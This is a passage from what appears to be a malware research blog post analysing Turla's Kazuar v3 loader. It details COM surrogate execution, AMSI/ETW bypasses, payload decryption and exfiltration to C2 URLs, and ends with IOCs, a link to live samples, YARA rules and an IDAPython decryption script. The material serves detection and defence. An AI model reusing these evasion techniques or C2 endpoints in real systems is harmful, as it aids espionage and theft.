
To initiate execution, it passes the encrypted Kazuar payload bytes, along with the cryptographic seed 2337973361, to the COM-visible .NET assembly’s public method EeseOleAscaUtcent. When an instance is invoked, the .NET runtime parses the jtjdypzmb.yqg file and bridges the COM gap via Interop, allowing it to run within a dllhost.exe (COM surrogate) under svchost.exe for isolation. This architecture ensures that all subsequent malicious Kazuar activity is attributed to the surrogate process rather than hpbprndi.exe.
Stage 2: COM-Visible .NET Assembly
The COM-visible .NET assembly jtjdypzmb.yqg is a DLL that acts as a bridge between the native loader and the Kazuar .NET payloads. It is also heavily obfuscated with randomized namespace, class, method, variable, … names and contains junk code mixed with real code.
When the native loader initiates COM activation of the COM-visible .NET assembly by calling CoCreateInstance, Windows performs a registry lookup to locate the component’s registration. For a .NET assembly, the InprocServer32 key points to mscoree.dll rather than the DLL itself, a redirection that allows the operating system to hand over control to the managed environment. As the COM-visible .NET assembly registration uses AppID pointing to a GUID, the DLL is configured to use a surrogate. Windows launches dllhost.exe (the COM surrogate) to act as the host process, otherwise mscoree.dll is loaded directly into the caller’s memory space. Once active, mscoree.dll initializes the Common Language Runtime (CLR) and loads the .NET assembly into a secure AppDomain.
To bridge the architectural gap between unmanaged native code and managed .NET code, the CLR creates a COM Callable Wrapper (CCW). This CCW is a memory proxy that presents a standard vtable (virtual function table) to the native caller, making the .NET object appear as a traditional COM component. When the native loader calls the EeseOleAscaUtcent method, it follows a pointer in the CCW’s vtable to a stub inside the CLR, which triggers marshaling. This process converts unmanaged data types into managed .NET objects. Finally, the CLR jumps into the managed execution context of the .NET DLL.
When execution is passed from the native loader to the .NET assembly, its public method EeseOleAscaUtcent is called. This method is contained in the public class IbadessasGrvionana which in turn is part of the global namespace and is defined as follows:
[Guid("13F2FC89-E0C6-40EB-9A8D-945471F6E010")]
[ComVisible(true)]
[ClassInterface(ClassInterfaceType.None)]
public class IbadessasGrvionana
{
    ...
}
At first, a GUID is defined as a unique digital address (CLSID) for the class. By setting ComVisibleAttribute to true, the managed class IbadessasGrvionana is exposed to the unmanaged COM world. By setting the ClassInterfaceType to None it ensures no automatic class interface is generated. This means the class can only provide late-bound access through the IDispatch interface or expose functionality through interfaces implemented explicitly by the class.
The public method EeseOleAscaUtcent is defined as follows:
public void EeseOleAscaUtcent(string DomonokDindesi, byte[] TacGesynfiGesex, string LomsLutDetsRstws, bool RerenconGewoge, bool IlutsChpeAutypetm, bool StrkGechconDrm)
{
    ...
}
The DomonokDindesi parameter establishes the context by defining the module’s folder path on the system. The encrypted Kazuar assembly payload is passed via the TacGesynfiGesex byte array, which remains inert until it is processed using the LomsLutDetsRstws cryptographic seed. To ensure the payload only executes within a specific target environment, the method utilizes three boolean flags (RerenconGewoge, IlutsChpeAutypetm, StrkGechconDrm) to dynamically salt the decryption key with the local user name, domain name and machine name, respectively. The salting process is implemented by conditionally retrieving these environmental strings via helper methods and prepending them to the base key in a specific concatenated sequence: the domain name, followed by the machine name, the user name and finally the original key string LomsLutDetsRstws. This multi-layered approach makes it possible that if the encrypted data is analyzed in a sandbox or a different workstation, the resulting key mismatch prevents the successful decryption and reflective loading of the Kazuar assembly. Despite the availability of these environmental keying parameters to lock the Kazuar execution to a specific target, this option is however not used in this case.
The COM-visible .NET assembly implements the same AMSI and ETW bypasses as the native loader by recreating them as C# function delegates. Using GetModuleHandle and GetProcAddress, the code identifies the memory addresses of native functions such as AmsiScanBuffer and NtTraceControl. It then utilizes GetDelegateForFunctionPointer to map these addresses to managed delegates, allowing the C# environment to execute unmanaged code and modify security buffers at runtime. The execution logic also incorporates GetThreadContext, AddVectoredExceptionHandler and NtContinue to manage low-level control flow. It registers a custom handler via AddVectoredExceptionHandler and uses System.Runtime.InteropServices.Marshal methods to manually manipulate native memory structures and thread states.
At last, it performs the payload decryption and decompression by implementing the Rijndael (AES) algorithm in CBC mode with ISO10126 padding. It derives the cryptographic material by processing the seed string 2337973361 through two different hashing algorithms: the MD5 hash of the string is used to set the initialization vector (IV), while the SHA-256 hash of the same string serves as the decryption key. It then performs a RAW inflate (decompress) on the decrypted data before it finally executes the payload.
Stage 3: Kazuar Payloads
All three Kazuar v3 payloads (KERNEL, WORKER, BRIDGE) are .NET EXE assemblies that are obfuscated with the same algorithm as used for the COM-visible .NET assembly. By employing a modular design, Kazuar divides its execution chain into three specialized components - the kernel, worker and bridge - all of which have distinct roles while sharing a common operational base. The core logic resides in the kernel, which acts as the primary orchestrator. It handles task processing, keylogging, configuration data handling and so on. It is configured to utilize the specific directory C:\ProgramData\WindowsGraphicalDevice to save its data and has the agent label AGN-RR-01.
The worker manages operational surveillance by monitoring the infected host’s environment and security posture, among its various other responsibilities. Its execution logs reveal active tracking of defensive products including Kaspersky Endpoint Security, Symantec, Dr.Web and Windows Defender. Finally, the bridge functions as the communications layer, facilitating data transfer and exfiltration from the local data directory through a series of compromised WordPress plugin paths:
https://download.originalapk[.]com/wp-content/plugins/loginizer/styles/https://portal.northernfruit[.]com/wp-content/plugins/file-away/core/https://arianeconseil[.]online/wp-includes/sitemaps/html/
This three-tiered approach allows the malware to maintain modular architecture and also a smaller footprint. However, a detailed analysis of the internal logic of each module is out of scope of this blog post. Palo Alto Networks has a great analysis of Kazuar that is most likely still up-to-date.
Conclusion
Turla’s Kazuar v3 loader represents a sophisticated, multi-stage infection chain designed to bypass modern security layers. It begins with an initial VBScript that serves as the entry point, responsible for dropping and executing the native loader and Kazuar payloads. The native component performs security bypass routines, including the blinding local security monitoring, before using complex control-flow redirection to hand off execution to a COM-visible .NET assembly. A defining characteristic of this threat is its heavy reliance on COM and sideloading via MFC satellite DLLs.
By embedding its execution logic into the Windows COM subsystem, the malware achieves high-level stealth by masquerading its activity as legitimate interactions between trusted system processes. This COM integration facilitates the final stage: the in-memory decryption and loading of the three Kazuar v3 payloads (KERNEL, WORKER, BRIDGE). This modular architecture, the security bypasses and its reliance on the COM subsystem ensure the attack remains resilient, stealthy and specifically created to evade detection.
Files
All malicious files including the legitimate signed printer driver installer from Hewlett-Packard can be downloaded here (pw: “kazuar_infected”): turla_kazuar_v3_loader.zip
IOCs
File hashes (SHA-256):
| SHA-256 | File name (on disk) | File name (internal) |
|---|---|---|
| 3db10e71dab8710fb69b5c65c48382f43be3e4c79456d7a7abd5a7059873f581 | 8RWRLT.vbs | - |
| 69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4 | hpbprndiLOC.dll | Hsauxvhwcpicf.dll |
| 866824f2474ad603576b12b83831b2acc12d378f0ef4d0b20df10639b04c44da | jtjdypzmb.yqg | IbadessasGrvionana.exe |
| befa1695fcee9142738ad34cb0bfb453906a7ed52a73e2d665cf378775433aa8 | jayb.dadk | - |
| c1f278f88275e07cc03bd390fe1cbeedd55933110c6fd16de4187f4c4aaf42b9 | - (KERNEL Kazuar v3) | TyntGextctidv.exe |
| 458ca514e058fccc55ee3142687146101e723450ebd66575c990ca55f323c769 | kgjlj.sil | - |
| 436cfce71290c2fc2f2c362541db68ced6847c66a73b55487e5e5c73b0636c85 | - (WORKER Kazuar v3) | SthtbMexprVacu.exe |
| b755e4369f1ac733da8f3e236c746eda94751082a3031e591b6643a596a86acb | pkrfsu.ldy | - |
| 6eb31006ca318a21eb619d008226f08e287f753aec9042269203290462eaa00d | - (BRIDGE Kazuar v3) | CokeCefshsVeit.exe |
IP addresses:
185.126.255.132
DNS addresses:
esetcloud.com
C2 URLs:
https://download.originalapk[.]com/wp-content/plugins/loginizer/styles/
https://portal.northernfruit[.]com/wp-content/plugins/file-away/core/
https://arianeconseil[.]online/wp-includes/sitemaps/html/
Windows directories:
%LOCALAPPDATA%\Programs\HP\Printer\Drive
C:\ProgramData\WindowsSupport\Packages\Drivers
C:\ProgramData\WindowsGraphicalDevice
Windows files:
%LOCALAPPDATA%\Temp\dksuluc.hpn
%LOCALAPPDATA%\Programs\HP\Printer\Drive\hpbprndiLOC.dll
%LOCALAPPDATA%\Programs\HP\Printer\Drive\jayb.dadk
%LOCALAPPDATA%\Programs\HP\Printer\Drive\kgjlj.sil
%LOCALAPPDATA%\Programs\HP\Printer\Drive\pkrfsu.ldy
C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg
Windows Registry:
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{D6BCEDD7-8E53-4769-9826-24954C975AAC}
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{045CE7DB-2160-4067-BB86-0D54E20FA95D}
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{5806CA31-7A57-4125-AC69-4D597BD5FE38}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{D6BCEDD7-8E53-4769-9826-24954C975AAC}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{045CE7DB-2160-4067-BB86-0D54E20FA95D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5806CA31-7A57-4125-AC69-4D597BD5FE38}
Yara Rules
Native Loader:
import "pe"

rule turla_kazuar_v3_native_loader
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's Kazuar v3 native loader"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-v3-loader/"

    strings:
        $a0 = "%d:%08X"
        $a1 = "Software\\Classes\\" wide

        $b0 = {7B 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 00 00}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        all of ($a*) and
        b0 >= 3 and
        pe.imports("dbghelp.dll", "SymInitialize") and
        pe.imports("dbghelp.dll", "SymCleanup") and
        pe.imports("oleaut32.dll", "SafeArrayAccessData") and
        pe.imports("oleaut32.dll", "SafeArrayUnaccessData") and
        pe.imports("ole32.dll", "StringFromCLSID") and
        pe.imports("ole32.dll", "CLSIDFromProgID") and
        pe.imports("ole32.dll", "CLSIDFromString") and
        pe.imports("ole32.dll", "CoUninitialize")
}
COM-Visible Assembly:
import "pe"

rule turla_kazuar_v3_com_visible_app
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's Kazuar v3 COM-visible application"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-v3-loader/"

    strings:
        $a0 = "GetDelegateForFunctionPointer"
        $a1 = "StackFrame"
        $a2 = "GuidAttribute"
        $a3 = "ComVisibleAttribute"
        $a4 = "ClassInterfaceAttribute"
        $a5 = "UnmanagedFunctionPointerAttribute"
        $a6 = "CompilerGeneratedAttribute"
        $a7 = "System.Reflection"
        $a8 = "CallingConvention"
        $a9 = "TargetInvocationException"
        $a10 = "get_InnerException"

        $b0 = "ResourceManager"

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        pe.imports("mscoree.dll", "_CorDllMain") and
        all of ($a*) and
        filesize < 100KB and not
        $b0
}
Kazuar v3 (KERNEL, WORKER, BRIDGE):
import "pe"

rule turla_kazuar_v3
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's KERNEL, WORKER and BRIDGE Kazuar v3"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-loader/"

    strings:
        $a0 = "FxResources.System.Buffers"
        $a1 = "FxResources.System.Numerics.Vectors"
        $a2 = "Google.Protobuf.Reflection"
        $a3 = "Google.Protobuf.WellKnownTypes"
        $a4 = "Microsoft.CodeAnalysis"
        $a5 = "System.Diagnostics.CodeAnalysis"
        $a6 = "System.Runtime.InteropServices"

        $b0 = "RequestElection"
        $b1 = "LeaderShutdown"
        $b2 = "ClientAnnouncement"
        $b3 = "LeaderAnnouncement"
        $b4 = "Silence"

        $c0 = "ExchangeWebServices"
        $c1 = "WebSocket"
        $c2 = "HTTP"

        $d0 = "AUTOS"
        $d1 = "GET_CONFIG"
        $d2 = "PEEP"
        $d3 = "CHECK"
        $d4 = "KEYLOG"
        $d5 = "SYN"
        $d6 = "TASK_RESULT"
        $d7 = "CHECK_RESULT"
        $d8 = "CONFIG"
        $d9 = "SEND"
        $d10 = "TASK_KILL"
        $d11 = "SEND_RESULT"
        $d12 = "TASK"

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        pe.imports("mscoree.dll", "_CorExeMain") and
        (
            (
                4 of ($a*) and
                2 of ($b*)
            ) or
            (
                5 of ($a*) and
                all of ($c*)
            ) or
            (
                5 of ($a*) and
                9 of ($d*)
            ) or
            (
                2 of ($b*) and
                2 of ($c*)
            ) or
            (
                2 of ($b*) and
                6 of ($d*)
            ) or
            (
                all of ($b*)
            ) or
            (
                10 of ($d*)
            )
        )
}
Appendix
IDAPython strings decryption script:
"""
IDA Python script to decrypt strings in Turla's Kazuar v3 loader
Sample SHA-256: 69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4

Tested with IDA Pro 9.1
"""

import idautils
import idaapi
import idc

from dataclasses import dataclass
from typing import Optional
from enum import Enum, auto


class Algorithm(Enum):
    ONE = auto()
    TWO = auto()


DECRYPTION_FUNCTIONS = [
    (Algorithm.ONE, 0x1D4CBCA30),
    (Algorithm.ONE, 0x1D4CBC190),
    (Algorithm.TWO, 0x1D4CBC3E0)
]


@dataclass
class DecryptionData:
    encrypted_string_address: Optional[str] = None
    encrypted_string_length: Optional[str] = None
    key_1: Optional[str] = None  # Algorithm 1
    key_2: Optional[str] = None  # Algorithm 1
    key_3: Optional[str] = None  # Algorithm 1

    def is_complete(self, algo: Algorithm) -> bool:
        result = False

        if algo == Algorithm.ONE:
            result = None not in (
                self.encrypted_string_address,
                self.encrypted_string_length,
                self.key_1,
                self.key_2,
                self.key_3
            )
        elif algo == Algorithm.TWO:
            result = (self.encrypted_string_address is not None and
                      self.encrypted_string_length is not None)

        return result


def is_number(str_num: str) -> bool:
    result = True

    try:
        float(str_num)
    except ValueError:
        result = False

    return result


def set_decompilation_comment(comment: str, address: int) -> None:
    # Copy&pasted and adjusted from:
    # https://github.com/GDATAAdvancedAnalytics/IDA-Python/blob/master/Trickbot/stringDecryption.py#L104
    cfunc = idaapi.decompile(address)

    eamap = cfunc.get_eamap()
    decomp_obj_address = eamap[address][0].ea

    tl = idaapi.treeloc_t()
    tl.ea = decomp_obj_address

    comment_set = False
    for itp in range(idaapi.ITP_SEMI, idaapi.ITP_COLON):
        tl.itp = itp
        cfunc.set_user_cmt(tl, comment)
        cfunc.save_user_cmts()
        _ = cfunc.__str__()
        if not cfunc.has_orphan_cmts():
            comment_set = True
            cfunc.save_user_cmts()
            break
        cfunc.del_orphan_cmts()

    if not comment_set:
        print(f'[-] Please set {comment} to line {hex(int(address))} manually')


def decrypt(data: DecryptionData, algo: Algorithm) -> str:
    result = ''
    encrypted_string = idc.get_bytes(int(data.encrypted_string_address, 16),
                                     int(data.encrypted_string_length, 16))

    if algo == Algorithm.ONE:
        k1, k2, k3 = (bytes.fromhex(getattr(data, f'key_{i}'))[0] for i in range(1, 4))

        for x in range(len(encrypted_string)):
            k3 = k2 + (k1 * k3 & 0xFF) & 0xFF
            xored = k3 ^ encrypted_string[x]
            result += chr(xored)
    elif algo == Algorithm.TWO:
        k1 = 0x8B5AA471
        k2 = 0x19660D
        k3 = 0x3C6EF35F

        for x in range(len(encrypted_string)):
            if (x & 3) == 0:
                k1 = (k3 + (k2 * k1)) & 0xFFFFFFFF

            xor_key = (k1 >> ((x & 3) << 3)) & 0xFF
            xored = xor_key ^ encrypted_string[x]
            result += chr(xored)

    return result


def normalize_operand(value: str) -> str:
    result = value.removesuffix('h').lstrip('0') or '0'

    return result[-2:].zfill(2)


def assign_if_empty(attr_name: str, value: str) -> bool:
    if not getattr(df_obj, attr_name):
        setattr(df_obj, attr_name, normalize_operand(value))

        return True

    return False


for algorithm, decryption_function in DECRYPTION_FUNCTIONS:
    xrefs = idautils.CodeRefsTo(decryption_function, 1)

    for ref in xrefs:
        current_instruction = ida_ua.insn_t()
        ea = prev_head(ref)
        df_obj = DecryptionData()

        while True:
            ida_ua.decode_insn(current_instruction, ea)

            mnemonic = current_instruction.get_canon_mnem()
            operand_1 = idc.print_operand(ea, 0)
            operand_2 = idc.print_operand(ea, 1)

            if mnemonic == 'lea' and operand_1 == 'rcx' and operand_2.startswith('unk_'):
                if not df_obj.encrypted_string_address:
                    df_obj.encrypted_string_address = operand_2.removeprefix('unk_')
            elif algorithm == Algorithm.ONE and mnemonic == 'mov':
                if operand_1 == 'r8d' and not df_obj.encrypted_string_length:
                    df_obj.encrypted_string_length = normalize_operand(operand_2)
                elif operand_1 == 'r9d' and not df_obj.key_1:
                    df_obj.key_1 = normalize_operand(operand_2)
                elif operand_1.startswith(('dword ptr [rsp+', '[rsp+')) and (
                        operand_2.endswith('h') or is_number(operand_2)):
                    if not assign_if_empty('key_2', operand_2):
                        assign_if_empty('key_3', operand_2)
            elif algorithm == Algorithm.TWO and mnemonic == 'mov':
                if operand_1 == 'edx' and not df_obj.encrypted_string_length:
                    df_obj.encrypted_string_length = normalize_operand(operand_2)

            if df_obj.is_complete(algorithm):
                break

            ea = prev_head(ea)

        decrypted_string = decrypt(df_obj, algorithm)

        set_decompilation_comment(decrypted_string, ref)
        print(f'{hex(ref)}: {decrypted_string}')